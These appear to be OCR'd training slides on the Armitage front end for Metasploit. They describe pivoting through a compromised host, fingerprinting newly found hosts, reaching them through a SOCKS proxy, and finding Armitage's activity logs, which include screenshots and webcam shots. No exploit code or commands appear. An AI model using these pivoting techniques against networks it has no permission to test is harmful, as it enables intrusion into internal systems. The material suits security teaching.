


Setting Up a Pivot With ARP Scan

- Still do not know anything about the newly-discovered hosts
  - Right click a new host, then click Scan
    - MSF fingerprints host using 20 different modules
    - This takes several minutes
- Can we do a Nmap scan of the new host through the pivot? No
  - Connections using pivot must originate from Metasploit
- You may use your pivots with external tools through a SOCKS proxy though… more later


Maneuver

- Armitage will draw a green line from the pivot host to all targets reachable by the pivot you created



Maneuver

- Line will become bright green when the pivot is in use



Logging – I Want My Data Back!

- Logs are stored in ~/.armitage folder
- View – Reporting - Activity Logs
  - Opens the ~/.armitage folder
  - Organized by dates then hosts

- Armitage keeps track of everything you're doing
  - Nmap log
  - Metasploit Console log
  - Screenshots, Webcam shots
  - Post Modules
  - …and more!